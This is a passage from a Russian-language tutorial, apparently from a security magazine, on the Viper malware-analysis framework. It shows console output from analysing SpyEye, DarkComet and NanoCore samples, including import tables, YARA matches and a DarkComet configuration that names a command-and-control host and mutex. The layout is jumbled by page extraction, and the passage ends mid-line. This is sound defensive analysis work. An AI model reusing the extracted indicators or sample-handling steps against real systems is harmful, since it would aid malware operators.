| Data After EOF       | 0                      |
| /CreationDate        | D:20120917233320+04'00 |
| /ModDate             | D:20121029234204+03'00 |
+----------------------+------------------------+
[*] Streams & Count:
+----------------+-------+
| Name           | Count |
+----------------+-------+
| obj            | 29    |
| endobj         | 29    |
| stream         | 5     |
| endstream      | 5     |
| xref           | 2     |
| trailer        | 2     |
| startxref      | 2     |
| /Page          | 1     |
| /Encrypt       | 0     |
| /ObjStm        | 0     |
| /JS            | 2     |
| /JavaScript    | 3     |
| /AA            | 1     |
| /OpenAction    | 0     |
| /AcroForm      | 1     |
| /JBIG2Decode   | 0     |
| /RichMedia     | 0     |
| /Launch        | 0     |
| /EmbeddedFile  | 0     |
| /XFA           | 0     |
| /Colors > 2^24 | 0     |
+----------------+-------+
spyeye viper document.pdf > pdf streams
+---+----+--------+------+-----------------------------------------+
| # | ID | Offset | Size | Type                                    |
+---+----+--------+------+-----------------------------------------+
| 1 | 10 | 16299  | 3562 | UTF-8 Unicode text                      |
| 2 | 22 | 10014  | 158  | ASCII text, with no line terminators    |
| 3 | 24 | 11355  | 289  | ColorSync ICC Profile                   |
| 4 | 29 | 12001  | 2668 | Microsoft ICM Color Profile             |
| 5 | 30 | 210    | 173  | data                                    |
+---+----+--------+------+-----------------------------------------+
spyeye viper document.pdf > pdf streams -o 1
+---+----+--------+------+--------------------------------------+----------------------------------------------------------+
| # | ID | Offset | Size | Type                                 | Dumped To                                                |
+---+----+--------+------+--------------------------------------+----------------------------------------------------------+
| 1 | 10 | 16299  | 3562 | UTF-8 Unicode text                   | /tmp/dcb1f23f7a9bef5cf7eab2a308fa83f0_1_pdf_stream.bin |
| 2 | 22 | 10014  | 158  | ASCII text, with no line terminators | /tmp/dcb1f23f7a9bef5cf7eab2a308fa83f0_2_pdf_stream.bin |
```

Дамп файлов из Word-документа

```
  - 0x49b438: bind
  - 0x49b43c: accept
[*] DLL: kernel32.dll
  - 0x49b444: Sleep
[*] DLL: shell32.dll
  - 0x49b44c: ShellExecuteExA
  - 0x49b450: ShellExecuteA
  - 0x49b454: SHGetFileInfoA
  - 0x49b458: SHFileOperationA
  - 0x49b45c: DragQueryFileA
[*] DLL: oleaut32.dll
  - 0x49b464: GetErrorInfo
  - 0x49b468: GetActiveObject
  - 0x49b46c: SysFreeString
[*] DLL: ole32.dll
  - 0x49b474: CoTaskMemFree
  - 0x49b478: CLSIDFromProgID
  - 0x49b47c: ProgIDFromCLSID
  - 0x49b480: StringFromCLSID
  - 0x49b484: CoCreateInstance
  - 0x49b488: CoUninitialize
  - 0x49b48c: CoInitialize
  - 0x49b490: IsEqualGUID
[*] DLL: URLMON.DLL
  - 0x49b498: URLDownloadToFileA
[*] DLL: oleaut32.dll
  - 0x49b4a0: SafeArrayPtrOfIndex
  - 0x49b4a4: SafeArrayGetUBound
  - 0x49b4a8: SafeArrayGetLBound
  - 0x49b4ac: SafeArrayCreate
  - 0x49b4b0: VariantChangeType
  - 0x49b4b4: VariantCopy
  - 0x49b4b8: VariantClear
  - 0x49b4bc: VariantInit
[*] DLL: comctl32.dll
  - 0x49b4c4: _TrackMouseEvent
  - 0x49b4c8: ImageList_SetIconSize
  - 0x49b4cc: ImageList_GetIconSize
  - 0x49b4d0: ImageList_Write
  - 0x49b4d4: ImageList_Read
  - 0x49b4d8: ImageList_DragShowNolock
  - 0x49b4dc: ImageList_DragMove
  - 0x49b4e0: ImageList_DragLeave
  - 0x49b4e4: ImageList_DragEnter
  - 0x49b4e8: ImageList_EndDrag
  - 0x49b4ec: ImageList_BeginDrag
  - 0x49b4f0: ImageList_Remove
  - 0x49b4f4: ImageList_DrawEx
  - 0x49b4f8: ImageList_Draw
  - 0x49b4fc: ImageList_GetBkColor
  - 0x49b500: ImageList_SetBkColor
  - 0x49b504: ImageList_Add
  - 0x49b508: ImageList_GetImageCount
```

Пример импортируемых функций семпла DarkComet

```
         _
        (_)
  _   _  _ ____  _____  ____
 | | | || |  _ \| ___ |/ ___)
  \ V / | | |_| | ____| |
   \_/  |_|  __/|_____)_|  v1.1-dev
          |_|

You have 1 files in your default repository
viper > open -f /home/dukebarman/Downloads/rat.exe
[*] Session opened on /home/dukebarman/Downloads/rat.exe
viper rat.exe > yara scan
[*] Scanning rat.exe (651a8ae7f6ef5afb63dc005fd4d41a11b525c6ca5d8a006d230732a85436a4f0)
+-----------+--------+--------+--------------------------------------+
| Rule      | String | Offset | Content                              |
+-----------+--------+--------+--------------------------------------+
| DarkComet | $a1    | 507672 | #BOT#URLUpdate                       |
| DarkComet | $a2    | 507441 | Command successfully executed!       |
| DarkComet | $a4    | 647546 | N\x00E\x00T\x00D\x00A\x00T\x00A\x00  |
| DarkComet | $b1    | 2056   | FastMM Borland Edition               |
| DarkComet | $b2    | 176632 | %s, ClassID: %s                      |
| DarkComet | $b3    | 459976 | I wasn't able to open the hosts file |
| DarkComet | $b4    | 507164 | #BOT#VisitUrl                        |
| DarkComet | $b5    | 410804 | #KCMDDC                              |
| DarkComet | $b5    | 567792 | #KCMDDC                              |
+-----------+--------+--------+--------------------------------------+
viper rat.exe > rat -a
[*] Automatically detected supported RAT DarkComet
[*] Configuration:
+------------+-----------------------+
| Key        | Value                 |
+------------+-----------------------+
| FTPHOST    |                       |
| FTPPASS    |                       |
| FTPPORT    |                       |
| FTPROOT    |                       |
| FTPSIZE    |                       |
| FTPUPLOADK |                       |
| FTPUSER    |                       |
| FWB        | 1                     |
| GENCODE    | -smcAx/.rVLD          |
| MUTEX      | DC_MUTEX-V918LXH      |
| NETDATA    | darkrat.ddns.net:1604 |
| OFFLINEK   | 1                     |
| PWD        |                       |
| SID        | Lox <3                |
+------------+-----------------------+
viper rat.exe > strings -H
 - 0.0.0.0
 - 127.0.0.1:1604
```

Вывод полезной информации из семпла DarkComet

```
Entropy         |
+--------+---------+-------------+-------------+--
--------------+
| .text  | 0x1000  | 0x8ae24     | 569344      |
6.54885313411
| .itext | 0x8c000 | 0x19d4      | 6656        |
5.97676038071  |
| .data  | 0x8e000 | 0x3878      | 14848       |
4.73261717247  |
| .bss   | 0x92000 | 0x74b0      | 0           |
0.0            |
| .idata | 0x9a000 | 0x4084      | 16896       |
5.19010406822  |
| .tls   | 0x9f000 | 0x38        | 0           |
0.0            |
| .rdata | 0xa0000 | 0x18        | 512         |
0.195869406087 |
| .reloc | 0xa1000 | 0x88f4      | 35328       |
6.73169432225  |
| .rsrc  | 0xaa000 | 0x1ca04     | 117760      |
4.99518655683  |
+--------+---------+-------------+-------------+--
------------+
```

Язык, на котором, возможно, написана программа, и время ее компиляции:

```
viper rat.exe > pe language
[*] Probable language: Delphi
viper rat.exe > pe compiletime
[*] Compile Time: 2012-01-15 20:49:40
```

Троян типа Rat я взял неслучайно. Автором и одним из контрибьюторов кода выложено большое количество готовых модулей для вытаскивания полезной информации из вирусов такого типа. Для этого используется модуль с одноименным названием rat, и на данный момент, как видишь, уже поддерживается порядка 20 типов троянов.

```
viper rat.exe > rat -l
[*] List of available RAT modules:
 - modules/rats/darkcomet.py
 - modules/rats/blackshades.py
 - modules/rats/bluebanana.py
 - modules/rats/darkrat.py
 - modules/rats/xtreme.py
```



WWW

Официальный сайт проекта: viper.li

Скринкасты по работе с фреймворком от разработчика некоторых модулей TheHermit: bit.ly/1qQ4KFn

```
spyeye viper e40890bf90523d16fb78d2406c0ba82c073dd7afe40476389a36f6adfceae052 > pe language --scan
[!] Probably packed, the language guess might be unreliable
[*] e40890bf90523d16fb78d2406c0ba82c073dd7afe40476389a36f6adfceae052 - Possible language: Visual Basic
[*] Probable language: True
[*] Scanning the repository for matching samples...
[*] afaf9fb1da5fa8150a18b9e1e9adc399a30c6bba003aedc451f835e87cc69355 - Possible language: Visual Basic
[*] 3e4c65ac0d1d4dc12f210f7eacffa177bb1681019e571d7ad1d1ba153ea5c10b - Possible language: Visual Basic
[*] cdefc9904d33649d09685b328d96d99c2dd6edebe1a688aaa6dee7f5558bd827 - Possible language: Visual Basic
[*] 6a05af38e22fd6a532f6433a4c7d2494e7ec390433cdee43a13199c9084dc84d - Possible language: Visual Basic
[*] 7aad14ed67ca8a98d8766235eab4b823e0b3a9f708202cf592b0a2586bdc2fe7 - Possible language: Visual Basic
[*] 196f35700967031445ef201901f1dc1be3e3c020d8c9953460c22aa1c8399778 - Possible language: Visual Basic
+------------------------------------------------------------------+----------------------------------+-----------+
| Name                                                             | MD5                              | Is Packed |
+------------------------------------------------------------------+----------------------------------+-----------+
| afaf9fb1da5fa8150a18b9e1e9adc399a30c6bba003aedc451f835e87cc69355 | 269ab826b02b8e6b544bed753d9431b5 | Yes       |
| 3e4c65ac0d1d4dc12f210f7eacffa177bb1681019e571d7ad1d1ba153ea5c10b | 6993527c48562a4c91f11f58745b1385 | Yes       |
| cdefc9904d33649d09685b328d96d99c2dd6edebe1a688aaa6dee7f5558bd827 | d6d7459c6fa5b96c0316003afe2b39d5 |           |
| 6a05af38e22fd6a532f6433a4c7d2494e7ec390433cdee43a13199c9084dc84d | 4a8707fdba6e52bc3895bcf732d8f7b4 | Yes       |
| 7aad14ed67ca8a98d8766235eab4b823e0b3a9f708202cf592b0a2586bdc2fe7 | d9684f984c96c7580f67a20df63b7b4d | Yes       |
| 196f35700967031445ef201901f1dc1be3e3c020d8c9953460c22aa1c8399778 | 16589cb9383bf2792a9a195f6047c274 | Yes       |
+------------------------------------------------------------------+----------------------------------+-----------+
spyeye viper e40890bf90523d16fb78d2406c0ba82c073dd7afe40476389a36f6adfceae052 > pe compiletime --scan
[*] Compile Time: 2011-04-18 21:17:42
[*] Scanning the repository for matching samples...
[*] 3 relevant matches found
+------------------------------------------------------------------+----------------------------------+---------------------+
| Name                                                             | MD5                              | Compile Time        |
+------------------------------------------------------------------+----------------------------------+---------------------+
| afaf9fb1da5fa8150a18b9e1e9adc399a30c6bba003aedc451f835e87cc69355 | 269ab826b02b8e6b544bed753d9431b5 | 2011-04-18 21:17:42 |
| 6a05af38e22fd6a532f6433a4c7d2494e7ec390433cdee43a13199c9084dc84d | 4a8707fdba6e52bc3895bcf732d8f7b4 | 2011-04-18 21:17:42 |
| 7aad14ed67ca8a98d8766235eab4b823e0b3a9f708202cf592b0a2586bdc2fe7 | d9684f984c96c7580f67a20df63b7b4d | 2011-04-18 21:17:42 |
+------------------------------------------------------------------+----------------------------------+---------------------+
spyeye viper e40890bf90523d16fb78d2406c0ba82c073dd7afe40476389a36f6adfceae052 > pe resources --scan
+---+------------+---------+----------------------------------+---------+-------------------------------------------------------------+--------------+-------------------
| # | Name       | Offset  | MD5                              | Size    | File Type                                                   | Language     | Sublanguage
+---+------------+---------+----------------------------------+---------+-------------------------------------------------------------+--------------+-------------------
| 1 | RT_VERSION | 0x180d0 | 1e15bde05c115ba404790bb487e28329 | 0x234   | data                                                        | LANG_GERMAN  | SUBLANG_GERMAN
| 2 | None       | 0x18304 | 0215e4e7bd44b5e322ac00cf39908548 | 0x2120a | JPEG image data, JFIF standard 195.168, thumbnail 199x145   | LANG_ENGLISH | SUBLANG_ENGLISH_U
| 3 | None       | 0x39510 | 15f51b190b8bbc4fb7de3bd23acfc359 | 0xbf    | ISO-8859 text, with no line terminators                     | LANG_ENGLISH | SUBLANG_ENGLISH_U
+---+------------+---------+----------------------------------+---------+-------------------------------------------------------------+--------------+-------------------
[*] Scanning the repository for matching samples...
[*] 3 relevant matches found
+------------------------------------------------------------------+----------------------------------+----------------------------------+
| Name                                                             | MD5                              | Resource MD5                     |
+------------------------------------------------------------------+----------------------------------+----------------------------------+
| afaf9fb1da5fa8150a18b9e1e9adc399a30c6bba003aedc451f835e87cc69355 | 269ab826b02b8e6b544bed753d9431b5 | 1e15bde05c115ba404790bb487e28329 |
|                                                                  |                                  | 0215e4e7bd44b5e322ac00cf39908548 |
|                                                                  |                                  | 15f51b190b8bbc4fb7de3bd23acfc359 |
| 6a05af38e22fd6a532f6433a4c7d2494e7ec390433cdee43a13199c9084dc84d | 4a8707fdba6e52bc3895bcf732d8f7b4 | 1e15bde05c115ba404790bb487e28329 |
| 7aad14ed67ca8a98d8766235eab4b823e0b3a9f708202cf592b0a2586bdc2fe7 | d9684f984c96c7580f67a20df63b7b4d | 1e15bde05c115ba404790bb487e28329 |
|                                                                  |                                  | 0215e4e7bd44b5e322ac00cf39908548 |
|                                                                  |                                  | 15f51b190b8bbc4fb7de3bd23acfc359 |
+------------------------------------------------------------------+----------------------------------+----------------------------------+
spyeye viper e40890bf90523d16fb78d2406c0ba82c073dd7afe40476389a36f6adfceae052 >
```

↑ **Сравнение одного из семплов SpyEye с другими**

```
- modules/rats/cybergate.py
- modules/rats/pandora.py
- modules/rats/smallnet.py
- modules/rats/clientmesh.py
- modules/rats/greame.py
- modules/rats/albertino.py
- modules/rats/unrecom.py
- modules/rats/bozok.py
- modules/rats/adwind.py
- modules/rats/luxnet.py
- modules/rats/arcom.py
- modules/rats/poisonivy.py
- modules/rats/lostdoor.py
- modules/rats/xrat.py
- modules/rats/punisher.py
- modules/rats/blacknix.py
```

Из них мы можем сразу вытянуть адрес управляющего сервера и, возможно, данные к FTP-серверу:

```
viper rat.exe > rat -a
[*] Automatically detected supported RAT DarkComet
[*] Configuration:
...
| GENCODE    | -smcAx/.rVLD          |
| MUTEX      | DC_MUTEX-V918LXH      |
| NETDATA    | darkrat.ddns.net:1604 |
...
```

Помимо модуля, еще используются готовые правила для программы YARA, но ориентированные не только на RAT:

```
viper rat.exe > yara scan
```

На скриншоте я привел полный вывод информации из этих команд.

YARA-правила при желании можно редактировать прямо из фреймворка. Достаточно вывести список текущих и выбрать номер желаемого. По умолчанию все редактирования ведутся из редактора nano:

```
viper rat.exe > yara rules
viper rat.exe > yara rules --edit 1
```


Немного ниже я распишу подробнее работу с большим количеством семплов, а пока что рассмотрим некоторый массовый функционал модуля pe. Для примера я взял набор семплов по трояну SpyEye. У большинства команд для модуля pe есть возможность сравнить текущий открытый файл с другими, используя аргумент --scan. Я приведу некоторые из них:

```
viper malware.exe > pe language --scan
viper malware.exe > pe resources --scan
viper malware.exe > pe compiletime --scan
```

На скриншоте ты можешь видеть, что помимо анализируемого файла еще три из примерно 30 семплов скомпилированы

↓ **Сохранение загруженного файла на диск**


```
viper tmpl3nibU > store
[+] Stored file "tmpl3nibU" to /home/dukebarman/SOFT/viper/binaries/2/d/3/c/2d3c3dd584b3a2048ce9ece8d863dec7211e401306e3261d748b419b076e8b8d
[*] Session opened on /home/dukebarman/SOFT/viper/binaries/2/d/3/c/2d3c3dd584b3a2048ce9ece8d863dec7211e401306e3261d748b419b076e8b8d
viper tmpl3nibU > clear
```



в одно и то же время до секунды, что наводит на мысль об использовании одного и того же криптора. В подтверждение к этому мы также видим, что схоже не только время, но и ресурсы приложения.

Также ты можешь найти свежий материал для исследования с помощью различных трекеров вредоносных (как изначально, так и вследствие взлома) сайтов (см. врезку WWW).


Фреймворк позволяет загружать файлы и работать с ними не только локально, но и по URL-адресу:




```
apk viper > find name *.apk
+---+-----------------+-----------------+----------------------------------+------+
| # | Name            | Mime            | MD5                              | Tags |
+---+-----------------+-----------------+----------------------------------+------+
| 1 | exploitvold.apk | application/jar | ffb8ababb546a56e8b5fd48304f47fe1 |      |
| 2 | F0T0_ALB0M.apk  | application/jar | f3bfae5d86525ba6a47625f120db3a56 |      |
+---+-----------------+-----------------+----------------------------------+------+
apk viper >
```

Управление проектами внутри фреймворка

Добавление семплов в проект фреймворка Viper



Поиск Android-приложений в базе с помощью команды find

Поиск похожих семплов в базе с помощью команды fuzzy -v

```
viper > open -u http://site.com/malware.exe -t
```

Аргумент `-t` позволяет скачать файл не напрямую, а через Tor (зачем лишний раз палить IP-адрес аналитиков?). Для этого нужно поставить сам Tor и Python-библиотеку для него:

```
sudo apt-get python-socksipy privoxy tor
```

Файл загружается во временную папку `/tmp` и со случайным именем, которое будет указано после в командной строке `viper`. После манипуляций с семплом или сразу после загрузки можно сохранить файл на диск с помощью команды `store` (она также автоматически добавит его в текущий проект, о котором мы поговорим позже):

```
viper tmprvGrYl > store
```

По умолчанию они сохраняются в раздел `binaries` фреймворка.

МАССОВЫЙ АНАЛИЗ

Во время исследования часто приходится сталкиваться с анализом большого количества семплов. А как уже было упомянуто в начале статьи, фреймворк создан не только для анализа, но и для организации своей базы данных семплов. В этом нам помогает простая система проектов.

Новые проекты создаются через аргумент `-p` или `--project name_project` при запуске фреймворка. Если проект с таким именем есть в базе, то он будет загружен, если нет, то будет создан.

После запуска фреймворка ты можешь вывести список всех проектов и изменить на нужный в данный момент:

```
viper > projects -l
viper > projects -s project_name
```

Если проекта с указанным именем не существует, то он также будет создан. Все проекты хранятся в разделе `projects` фреймворка, и удалить можно только локально из него.

```
apk viper 20d9eef4c54490969f5f47fb4f35a7e8ded968fc9178244d0205abdc5e8f07c5 > fuzzy -v
Match 0%: 8a4471ae6d06930fcecc945c41384b6e47194919e4960a8904e3cf4c074982d4 [8a4471ae6d06930fcecc945c41384b6e47194919e4960a8904e3cf4c074982d4]
Match 35%: b5803e0dc9a2512f8f0429ad148e969a2d937b2e7fafe829955bf3fc1e0aab29 [b5803e0dc9a2512f8f0429ad148e969a2d937b2e7fafe829955bf3fc1e0aab29]
Match 0%: e02c0e6f3321d5f9d1989d885841b9d4fb32eafa7c390710de371b8a6fcc0cc9 [exploitvold.apk]
Match 0%: 7a85822b5d3701fd8901df7bd849e398f3bd833a4340ec1636079ca9e0742797 [F0T0_ALB0M.apk]
Match 75%: 99ad0f2557504e8b76aec84092971aa47390ed95b78f4565853b367596904bfb [99ad0f2557504e8b76aec84092971aa47390ed95b78f4565853b367596904bfb]
Match 58%: 099a57328de9335c524f44514e225d50731c808145221affdd684d8b4dad5a1d [099a57328de9335c524f44514e225d50731c808145221affdd684d8b4dad5a1d]
Match 0%: 5733c3868ce709ef05e7b157c18d782040af744bf65494368466f4725f21728e [task1]
[*] 2 relevant matches found
+-------+------------------------------------------------------------------+------------------------------------------------------------------+
| Score | Name                                                             | SHA256                                                           |
+-------+------------------------------------------------------------------+------------------------------------------------------------------+
| 75%   | 99ad0f2557504e8b76aec84092971aa47390ed95b78f4565853b367596904bfb | 99ad0f2557504e8b76aec84092971aa47390ed95b78f4565853b367596904bfb |
| 58%   | 099a57328de9335c524f44514e225d50731c808145221affdd684d8b4dad5a1d | 099a57328de9335c524f44514e225d50731c808145221affdd684d8b4dad5a1d |
+-------+------------------------------------------------------------------+------------------------------------------------------------------+
apk viper 20d9eef4c54490969f5f47fb4f35a7e8ded968fc9178244d0205abdc5e8f07c5 >
```

Возможно, все твои подопытные хранились в одном месте, например в разделе «Загрузки», или был получен архив с большим количеством различных семплов. В этом случае ты можешь создать отдельный проект и загрузить как все файлы из папки, так и соответствующие какому-то критерию:

- `--file-size (-s)` — по размеру (возможный максимум);
- `--file-type (-y)` — по типу файла;
- `--file-name (-n)` — по шаблону имен;
- `--tags (-t)` — по тегам.

Разберем на примере самого нужного критерия при большом количестве семплов — типа файла. Для этого воспользуемся уже упомянутой командой `store`, но с другими аргументами. Загрузка всех файлов:

```
viper > store --folder /home/dukebarman/samples
```

Загрузка exe-файлов:

```
viper > store --folder /home/dukebarman/samples↵
--file-type PE32
```

Загрузка Java-файлов:

```
viper > store --folder /home/dukebarman/samples↵
--file-type Java
```

Если не уверен в типе файла, то его можно посмотреть в разделе Type, если откроешь нужный файл и введешь команду `info`.

Помимо этого, поддерживается команда find. После загрузки всех файлов в проект ты можешь осуществить поиск по нужным параметрам: all, latest, name, type, mime, md5, sha256, tag и note. К примеру, найдем все APK-файлы:

```
viper > find name *.apk
```

Или просто выведем все семплы из текущего проекта:

```
viper > find all
```

После чего мы можем открыть нужный файл через его номер. Например, под номером 3:


```
viper > open -l 3
```



WWW

Malware Domain List: bit.ly/1dPqjfE

Zeus Tracker: bit.ly/1AKUVeq



Следующая полезная команда — `fuzzy`. Позволяет сравнить открытый файл с другими семплами в проекте и найти похожие. По умолчанию выводит те, где схожесть выше 50%. Но если задать параметр `-v`, то он выведет процент схожести для каждого файла. Пример работы — на скриншоте.

Далее можно проверить все добавленные семплы с помощью YARA (если в данный момент не открыт какой-либо файл), и при желании она автоматически добавит теги к семплам:

```
viper project > yara scan --tag
```

Помимо проектов, ты можешь использовать сессии для одновременной работы с несколькими файлами. Аргументы идентичны тем, которые есть в системе проектов:

```
viper > sessions --list
viper > sessions --switch 1
```

Команда `close` используется для завершения работы с текущей сессией, но не с самим фреймворком.


OUTRO

Несколько возможностей мы с тобой не успели рассмотреть, поэтому распишу вкратце:

- работа с песочницами (см. врезку);
- `clamav` — сканирование файла с помощью локального антивируса clamav;
- `exif` — метаданные;
- `idx` — парсинг Java `*.idx` файлов;
- `html`, `email` — импорт вредоносных файлов из тела письма или HTML-страницы.

После прочтения у тебя наверняка возникли идеи, что можно добавить или изменить в этом фреймворке. Поэтому приглашаю задавать свои вопросы на канале `###viper` IRC-сервера irc.freenode.net. Также ты можешь их написать или сообщить об ошибке в раздел issues GitHub-репозитория (bit.ly/YE76Oz). Лично я в данный момент использую этот фреймворк для приведения в порядок своей базы с различными вредоносными эксплойтами (SWF, docx, Java и так далее), найденными на просторах интернета.

Ну а пока что на этом все, остается лишь пожелать тебе удачи в исследовании серпентария темной стороны.



```
[*] Scanning 3603b05885f8ed336866e4aacab5a9f4ad6f2f90ae2aa39031e96ddac529ba48 (3603b05885f8ed336866e4aacab5a9f4ad6f2f90ae2aa39031e96ddac529ba48)
[*] Scanning 7a20f48f208c08abdebd2d401c68cd732c157df97b6ce914e4980f5d6fb2f836 (7a20f48f208c08abdebd2d401c68cd732c157df97b6ce914e4980f5d6fb2f836)
+----------+--------+--------+-----------------+
| Rule     | String | Offset | Content         |
+----------+--------+--------+-----------------+
| NanoCore | $a     | 60141  | NanoCore        |
| NanoCore | $a     | 60157  | NanoCore        |
| NanoCore | $a     | 60726  | NanoCore        |
| NanoCore | $a     | 60747  | NanoCore        |
| NanoCore | $a     | 60799  | NanoCore        |
| NanoCore | $b     | 60236  | ClientPlugin    |
| NanoCore | $b     | 60756  | ClientPlugin    |
| NanoCore | $b     | 60808  | ClientPlugin    |
| NanoCore | $c     | 60536  | ProjectData     |
| NanoCore | $d     | 63083  | DESCrypto       |
| NanoCore | $e     | 98430  | KeepAlive       |
| NanoCore | $f     | 66210  | IPNETROW        |
| NanoCore | $g     | 68653  | LogClientMessage |
+----------+--------+--------+-----------------+
[*] Scanning 97ae30a6f3b7914101b71100f48b99b74c21813082f7ef8e7c6a4dbba16a5709 (97ae30a6f3b7914101b71100f48b99b74c21813082f7ef8e7c6a4dbba16a5709)
+------------------+--------+--------+--------------------+
| Rule             | String | Offset | Content            |
+------------------+--------+--------+--------------------+
| embedded_win_api | $mz    | 38784  | MZ                 |
| embedded_win_api | $mz    | 42891  | MZ                 |
| embedded_win_api | $mz    | 58041  | MZ                 |
| embedded_win_api | $mz    | 74040  | MZ                 |
| embedded_win_api | $mz    | 79328  | MZ                 |
| embedded_win_api | $mz    | 130153 | MZ                 |
| embedded_win_api | $mz    | 161248 | MZ                 |
| embedded_win_api | $mz    | 162712 | MZ                 |
| embedded_win_api | $mz    | 170137 | MZ                 |
| embedded_win_api | $api1  | 147810 | CreateFileA        |
| embedded_win_api | $api2  | 75240  | GetProcAddress     |
| embedded_win_api | $api2  | 147718 | GetProcAddress     |
| embedded_win_api | $api2  | 193246 | GetProcAddress     |
```

Проверка всех семплов проекта с помощью YARA

#1

Один из модулей позволяет запустить IDA Pro с тем семплом, который мы анализируем в этот момент, но так как не у всех IDA устанавливается через установщик или пути к ней могуть сбиться, то пропиши путь к ней вручную в этом модуле. Для этого откроем файл `modules/ida.py` и изменим пару:

```
'linux2': 'idaq'
```

Например, на:

```
'linux2': '/home/↵
